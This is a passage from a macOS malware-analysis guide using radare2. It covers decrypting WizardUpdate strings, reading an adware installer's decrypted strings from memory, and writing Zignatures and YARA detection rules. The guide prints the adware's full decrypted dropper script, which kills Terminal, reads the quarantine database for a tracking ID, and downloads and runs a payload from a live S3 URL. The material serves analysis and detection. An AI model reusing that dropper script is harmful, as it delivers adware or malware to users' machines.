
Our decoder returns gibberish after we try to decode the base64

Hmm. The script runs without error, but the final decoded base64 output is gibberish. That suggests that while our key and ciphers are correct, our alphabet might not be. Returning to r2, let's search more widely across the strings with `iz~string`.



Finding cstrings in the TEXT section with r2's ~ filter

The first hit actually looks similar to the one we tried, but with fewer characters and a different order, which will also affect the result in a Vigenère table. Let's try again using this as the hardcoded alphabet.



Decoding the WizardUpdate's encrypted strings back to plain text

Success! The first cipher turns out to be an encoding of the `system_profiler` command that returns the device's serial number, while the second contains the attacker's payload URL. The third downloads the payload and executes it on the victim's device.

Reading Encrypted Strings In-Memory


Reverse engineering is a multi-faceted puzzle, and often the pieces drop into place in no particular order. When our triage of a malware sample suggests a known or readily identifiable encryption scheme has been used as we saw with macOS.ZuRu and WizardUpdate, decrypting those strings statically can be the first domino that makes the other pieces fall into place.

However, when faced with an incalcitrant sample on which the authors have clearly spent a great deal of time second-guessing possible reversing moves, a 'cheaper' option is to detonate the malware and observe the strings as they are decrypted in memory. Of course, to do that, you might need to defeat some anti-analysis and anti-debugging tricks first, as we discussed in the previous chapter.

In our third case study, then, we're going to take a look at a common adware installer. Adware is big business, employs lots of professional coders, and produces code that is every bit as crafty as any sophisticated malware you're likely to come across. If you spend anytime dealing with infected Macs, coming across adware is inevitable, so knowing how to deal with it is essential.


md5 cfcba69503d5b5420b73e69acfec56b7
sha1 e978fbcb9002b7dace469f00da485a8885946371
sha256 43b9157a4ad42da1692cfb5b571598fcde775c7d1f9c7d56e6d6c13da5b35537

Decoding the WizardUpdate's encrypted strings back to plain text



Let's dump this into r2 and see what a quick triage can tell us.

This sample is keeping its secrets



Well, not much! If we print the disassembly for the main function with `pdf @main`, we see a mass of obfuscated code.

Lots of obfuscated code in this adware installer


However, the only calls here are to `system` and `remove`, as we saw from the function list.

Let's quit and reopen in r2's debugger mode (remember: you may need to `chmod` the sample and remove any code signature and extended attributes as explained in chapter 2).

```
sudo r2 -AA -d
43b9157a4ad42da1692cfb5b571598fcde775c7d1f9c7d56e6d6c13da5b35537
```

Let's find the entrypoint with the `ie` command. We'll set a breakpoint on that and then execute to that point.

Breaking on the entrypoint



Now that we're at `main`, let's break on the `system` call and take a look at the registers. To do that, first get the address of the system flag with

```
> f~system
```


Then set the breakpoint on the address returned with the `db` command. We can continue execution with `dc`.

Setting a breakpoint on the system call and continuing execution

```
[0x1057c07a1]> f~system
0x1057c2846 6 sym.imp.system
0x1057c3018 8 reloc.system
[0x1057c07a1]> db 0x1057c2846
[0x1057c07a1]> dc
xnu_continue: Warning: Failed to resume task
hit breakpoint at: 0x1057c07a0
```


Note that in the image above, our first attempt to continue execution results in a warning message and we actually hit our main breakpoint again. If this happens, repeating the `dc` command should get you past the warning. Now we can look at all the registers with `drr`.

Revealing the encoded strings in memory



At the `rdi` register, we can see the beginning of the decrypted string. Let's see the rest of it.

The clear text is revealed in the rdi register



Ah, an encoded shell script, typical of Bundlore and Shlayer malware. One of my favorite things about r2 is how you can do a lot of otherwise complex things very easily thanks to the shell integration. Want to pretty-print that script? Just pipe the same command through `sed` from right within r2.

```
> ps 2048 @rdi | sed 's/;/\n/g'
```

```
[0x1057c2846]> psa 2048 @rdi | sed s'/;/\n/g'
[0x1057c2846]> temp_dir(){ if [ -n "${TMPDIR}" ]
then echo "${TMPDIR}"
else getconf DARWIN_USER_TEMP_DIR
fi
}
where_from_url(){ /usr/bin/sqlite3 "${HOME}/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2" "SELECT LSQuarantineDataURLSt
M LSQuarantineEvent ORDER BY LSQuarantineTimeStamp DESC LIMIT 1" 2>/dev/null
}
extract_did(){ local -r url="$(where_from_url)"
local query="${url#*\\?}"
local did_find=0
for param in ${query//[=&]/ }
do(($did_find == 1))&&echo "${param}"&&break
[ "${param}" == "utm_source" ]||[ "${param}" == "sidw" ]||[ "${param}" == "neo" ]&&did_find=1
done
}
close_terminal(){ killall "Terminal"
}
download(){ local -r url="${1}"
local -r tmp_dir="${2}"
local -r path="${tmp_dir}/$(uuidgen)"
if curl -f -s -o "${path}" "${url}"
then echo "${path}"
fi
}
unarchive(){ local -r tgz_path="${1}"
[ -z "${tgz_path}" ]&&return
local -r app_dir=$(/usr/bin/mktemp -d "$(dirname "${tgz_path}")/$(uuidgen)")
if tar -xzf "${tgz_path}" -C "${app_dir}"
then echo "${app_dir}"
fi
rm -rf "${tgz_path}"
}
app_path(){ local -r app_dir="${1}"
[ -z "${app_dir}" ]&&return
local -r app_paths=("${app_dir}"/?*.app)
local -r app_path="${app_paths[0]}"
[ -d "${app_path}" ]&&echo "${app_path}"
```

```
}
bin_path(){ local -r app_path="${1}"
[ -z "${app_path}" ]&&return
local -r binary_paths=("${app_path}/Contents/MacOS"/?*)
local -r binary_path="${binary_paths[0]}"
echo "${binary_path}"
}
exec_bin(){ local -r bin_path="${1}"
local -r did="${2}"
local -r app_path="${3}"
[ -z "${bin_path}" ]&&return
"${bin_path}" -did "${did}"
}
main(){ local -r url="${1}"
close_terminal
local -r did="$(extract_did)"
[ -z "${did}" ]&&return
local -r tmp_dir="$(/usr/bin/mktemp -d "${temp_dir}$(uuidgen)")"
local -r arch_path="$(download "${url}" "${tmp_dir}")"
local -r app_dir="$(unarchive "${arch_path}")"
local -r app_path="$(app_path "${app_dir}")"
local -r bin_path="$(bin_path "${app_path}")"
exec_bin "${bin_path}" "${did}" "${app_path}"
rm -rf "${tmp_dir}"
}
main "https://ywdd6wfq.s3.amazonaws.com/Installer.app.tgz"&
```

We can easily format the output by piping it through the sed utility

More Examples of macOS String Decryption Techniques

WizardUpdate and macOS.ZuRu provided us with some real-world malware samples where we could use the same general technique: identify the encryption algorithm in the functions table, search for and isolate the key and ciphers in the strings, and then find or implement an appropriate decoding algorithm.

Some malware authors, however, will implement custom encryption and decryption schemes and you'll have to look more closely at the code to see how the decryption routine works. Alternatively, where necessary, we can detonate the code, jump over any anti-analysis techniques and read the decrypted strings directly from memory.

If all this has piqued your interest in string encryption techniques used in macOS malware, then you might like to check out some or all of the following for further study.

EvilQuest, which we looked at in the previous chapter, is one example of malware that uses a custom encryption and decryption algorithm. SentinelLabs broke the encryption statically, and then created a tool based on the malware's own decryption algorithm to decrypt any files locked by the malware. Fellow macOS researcher Scott Knight also published his Python decryption routine for EvilQuest, which is worth close study. Adload is another malware that uses a custom encryption scheme, and for which researchers at Confiant also published decryption code.

Notorious adware dropper platforms Bundlore and Shlayer use a complex and varying set of shell obfuscation techniques which are simple enough to decode but interesting in their own right.

Likewise, XCodeSpy uses a simple but quite effective shell obfuscation trick to hide its strings from simple search tools and regex pattern matches.

Summary

In this chapter, we've looked at a variety of different encryption techniques used by macOS malware and how we can tackle these challenges both statically and dynamically. In the next chapter, we shall turn our attention to malware profiling and signature writing.

07

macOS Malware Hunting with radare2 | Leveraging XREFS, YARA and Zignatures

In this chapter, we tackle several related challenges that every malware hunter faces: you have a sample, you know it's malicious, but

- How do you determine if it's a variant of other known malware?
- If it is unknown, how do you hunt for other samples like it?
- How do you write robust detection rules that survive malware author's refactoring and recompilation?

The answer to those challenges is part art and part science: a mixture of practice, intuition and occasionally luck(!) blended with a solid understanding of the tools at your disposal.

As always, you're going to need a few things to follow along, with the second and third items in this list installed in the first.

1. An isolated VM – see instructions in Chapter 1 for how to get set up
2. Some samples – see Samples Used below
3. Latest version of r2 – see the github repo here.

What are Zignatures and Why Are They Useful?

Zignatures are r2's own format for creating and matching function signatures. We can use them to see if a sample contains a function or functions that are similar to other functions we found in other malware.

Similarly, Zignatures can help analysts identify commonly re-used library code, encryption algorithms and deobfuscation routines, saving us lots of reversing time down the road (for readers familiar with IDA Pro or Ghidra, think F.L.I.R.T or Function ID).

What's particularly nice about Zignatures is that you can not only search for exact matches but also for matches with a certain similarity score. This allows us to find functions that have been modified from one instantiation to the other but which are otherwise the same.

Zignatures can help us to answer the question of whether an unknown sample is a variant of a known one. Once you are familiar with Zignatures, they can also help you write good detection rules, since they will allow you to see what is constant in a family of malware and what is variant. Combined with YARA rules, which we'll take a look at later, you can create effective hunting rules for malware repositories like VirusTotal to find variants or use them to help inform the detection logic in malware hunting software.

How to Create and Use A Zignature

Let's jump into some malware and create our first Zignature. Here's a more recent sample of WizardUpdate than the one we looked at earlier.

md5 a21eac8e21dab9c82da03d86b50b1793
sha1 2f70787faafef2efb3cafca1c309c02c02a5969b
sha256 0c08992841d5a97e617e72ade0c992f8e8f0abc9265bdca6e09e4a3cb7cb4754

```
auser@reversing-lab-10 Wiz % r2 -AA OSX_WizardUpdate_B1
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references (aao)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Finding function preludes
[x] Enable constraint types analysis for variables
 -- Hold on, this should never happen!
[0x100003e80]> it
md5 a21eac8e21dab9c82da03d86b50b1793
sha1 2f70787faafef2efb3cafca1c309c02c02a5969b
sha256 0c08992841d5a97e617e72ade0c992f8e8f0abc9265bdca6e09e4a3cb7cb4754
[0x100003e80]> _
```

Loading the sample into r2, analyzing its functions, and displaying its hashes


We've loaded the sample into r2 and run some analysis on it. We've been conveniently dropped at the `main()` function, which looks like this.

WizardUpdate *main()* function

That `main` function contains some malware specific strings, so should make a nice target for a Zignature. To do so, we use the `zaf` command, supplying the parameters of the function name and the signature name. Our sample file happened to be called "WizardUpdateB1", so we'll call this signature "WizardUpdateB1_main". In r2, the full command we need, then, is:

```
> zaf main WizardUpdate_main
```

We can look at the newly-created Zignature in JSON format with `zj~{}`.



An r2 Zignature viewed in JSON format

To see that the Zignature works, try `zb` and note the output:

_zb_ returns how close the match was to the Zignature and the function at the current address

```
[0x100003e80]> zb
1.00000  1.00000 B  1.00000 G   wizardUpdateB1_main
[0x100003e80]> _
```

The first entry in the row is the most important, as that gives us the overall (i.e., average) match (between 0.00000 and 1.00000). The next two show us the match for bytes and graph, respectively. In this case, it's a perfect match to the function, which is of course what we would expect as this is the sample from which we created the rule.

You can also create Zignatures for every function in the binary in one go with `zg`.

Create function signatures for every function in a binary with one command

```
[0x100003e80]> zg
generated zignatures: 2
[0x100003e80]> zqq
0x100003ea8 sym.imp.system:                b(1/6) g(cc=1,nb=1,e=0,eb=1,h=6)
 ; int system (const char *string)
 h(9c824aae)
0x100003e80 main:                          b(30/40) g(cc=1,nb=1,e=0,eb=1,h=40)
 ; sym.imp.system

 ; int main (int argc, char **argv, char **envp)
 refs[1] vars[2] h(027a70ff)
[0x100003e80]>
```

Beware of using zg on large files with thousands of functions though, as you might get a lot of errors or junk output. For small-ish binaries with up to a couple of hundred functions it's probably fine, but for anything larger than that I typically go for a targeted approach.

So far, we have created and tested a Zignature, but its real value lies in when we use the Zignature on other samples.

Create a Reusable and Extensible Zignatures File

At the moment, your Zignatures aren't much use because we haven't learned yet how to save and load Zignatures between samples. We'll do that now.

We can save our generated Zignatures with `zos <filename>`. Note that if you just provide the bare filename it'll save in the current working directory. If you give an absolute path to an existing file, r2 will nicely merge the Zignatures you're saving with any existing ones in that file.

Radare2 does have a default address from which it is supposed to autoload Zignatures if the autoload variable is set, namely `~/.local/share/radare2/zigns/` (in some documentation, it's `~/.config/radare2/zigns/`) However, I've never quite been able to get autoload to work from either address, but if you want to try it, create the above location and in your radare2 config file (`~/.radare2rc`) add the following line.

```
e zign.autoload = true
```

In my case, I load my zigs file manually, which is a simple command: `zo <filename>` to load, and `zb` to run the Zignatures contained in the file against the function at the current address.

```
[0x100000df0]> it
md5 b471dd8aabf534449aa72877acca4591
sha1 dfff3527b68b1c069ff956201ceb544d71c032b2
sha256 1966d64e9a324428dec7b41aca852034cbe615be1179ccb256cf54a3e3e242ee
[0x100000df0]> zo zigs
[0x100000df0]> zb
0.46618  0.10882 B  0.82353 G   wizardUpdateB1_main
[0x100000df0]>
```

Sample WizardUpdate_ B2's main function doesn't match our Zignature

```
[0x100003e70]> it
md5 c83a3ac860c34c0df17b91ea18dd44c3
sha1 92b9bba886056bc6a8c3df9c0f6c687f5a774247
sha256 a98ecd8f482617670aaa7a5fd892caac2cfd7c3d2abb8e5c93d74c344fc5879c
[0x100003e70]> zo zigs
[0x100003e70]> zb
1.00000  1.00000 B  1.00000 G   wizardUpdateB1_main
[0x100003e70]>
```

Sample WizardUpdate_ B5's main function is a perfect match for our Zignature

As you can see, the sample above B5 is a perfect match to B1, whereas B2 is way off with the match only around 46.6%.

When you've built up a collection of Zignatures, they can be really useful for checking a new sample against known families. I encourage you to create Zignatures for all your samples as they will pay dividends down the line. Don't forget to back them up, too. I learned the hard way that not having a master copy of my Zigs outside of my VMs can cause a few tears!

Creating YARA Rules Within radare2

Zignatures will help you in your efforts to determine if some new malware belongs to a family you've come across before, but that's only half the battle when we come across a new sample. We also want to hunt – and detect – files that are like it. For that, YARA is our friend, and r2 handily integrates the creation of YARA strings to make this easy. In this next example, we can see that a different WizardUpdate sample doesn't match our earlier Zignature.

```
[0x100000dc0]> zo /Users/auser/.local/share/radare2/zigns/zigs
[0x100000dc0]> zb
0.46618  0.10882 B  0.82353 G   main
0.46618  0.10882 B  0.82353 G   wizardUpdateB1_main
0.40912  0.01471 B  0.80353 G   sym.imp.system
[0x100000dc0]> afll
address            size  nbbs edges    cc cost          min bound range max bound          calls locals args xref frame name
================== ==== ===== ===== ===== ==== ================== ===== ================== ===== ====== ==== ==== ===== ====
0x0000000100000dc0  340     1     0     1  116 0x0000000100000dc0   340 0x0000000100000f14    21     22    0    0   104 main
0x0000000100000f14    6     1     0     1    3 0x0000000100000f14     6 0x0000000100000f1a     0      0    0   21     0 sym.imp.system
[0x100000dc0]> it
md5 6cae34ff3c4f601f5e08f7b09364baf8
sha1 814b320b49c4a2386809b0bdb6ea3712673ff32b
sha256 519339e67b1d421d51a0f096e80a57083892bac8bb16c7e4db360bb0fda3cb11
[0x100000dc0]>
```

The output from zb shows that the current function doesn't match any of our previous function signatures


While we certainly want to add a function signature for this sample's `main()` to our existing Zigs, we also want to hunt for this on external repos like VirusTotal and elsewhere where YARA can be used.

Our main friend here is the `pcy` command. Since we've already been dropped at `main()`'s address, we can just run the `pcy` command directly to create a YARA string for the function.

Generating a YARA string for the current function

However, this is far too specific to be useful. Fortunately, the `pcy` command can be tailored to give us however many bytes we wish at whatever address.

We know that WizardUpdate makes plenty of use of `ioreg`, so let's start by searching for instances of that in the binary.





Searching for the string ioreg in a WizardUpdate sample

Lots of hits. Let's take a closer look at the hex of the first one.

Our string only found a single hit on VirusTotal

But note how we can iterate on this process, easily generating YARA strings that we can use both for inclusion and exclusion in our YARA rules.






This time we had better success with 46 hits for one string

This string gives us lots of hits, so let's create a file and add the string.

```
pcy 32 >> WizardUpdate_B.yara
```

Outputting the YARA string to a file



From here on in, we can continue to append further strings that we might want to include or exclude in our final YARA rule. When we are finished, all we have to do is open our new `.yara` file and add the YARA meta data and conditional logic, or we can paste the contents of our file into VTs Livehunt template and test out our rule there.

XREFS For the Win

